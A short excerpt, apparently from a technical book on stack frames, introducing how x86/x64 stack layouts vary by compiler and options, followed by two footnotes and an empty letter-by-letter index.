Understanding what's inside the stack and how it evolves is the basic knowledge we need before trying to modify it. Aside from multithreaded programs, each process has its own stack, a memory area holding data to be used by functions.

To fully understand how caller and callee interact and what they put into the stack, we use a test program which dumps the frames' memory. It is compiled on various x86/x64 operating systems and with different compiler options to see what changes. This way we can verify that the internal layout of stack frames, only summarily defined by the ABI, depends on compilers and their options.

[34] It is a random number, changing at every program execution.
[35] If XOR gives zero, both numbers are equal.

Index

A

B

C

D

G. Di Cataldo, *Stack Frames*, DOI 10.1007/978-1-4842-2181-5

E

F

G

H

I, J

K

L

M

N

O

P, Q, R

S

T

U

V, W, X, Y, Z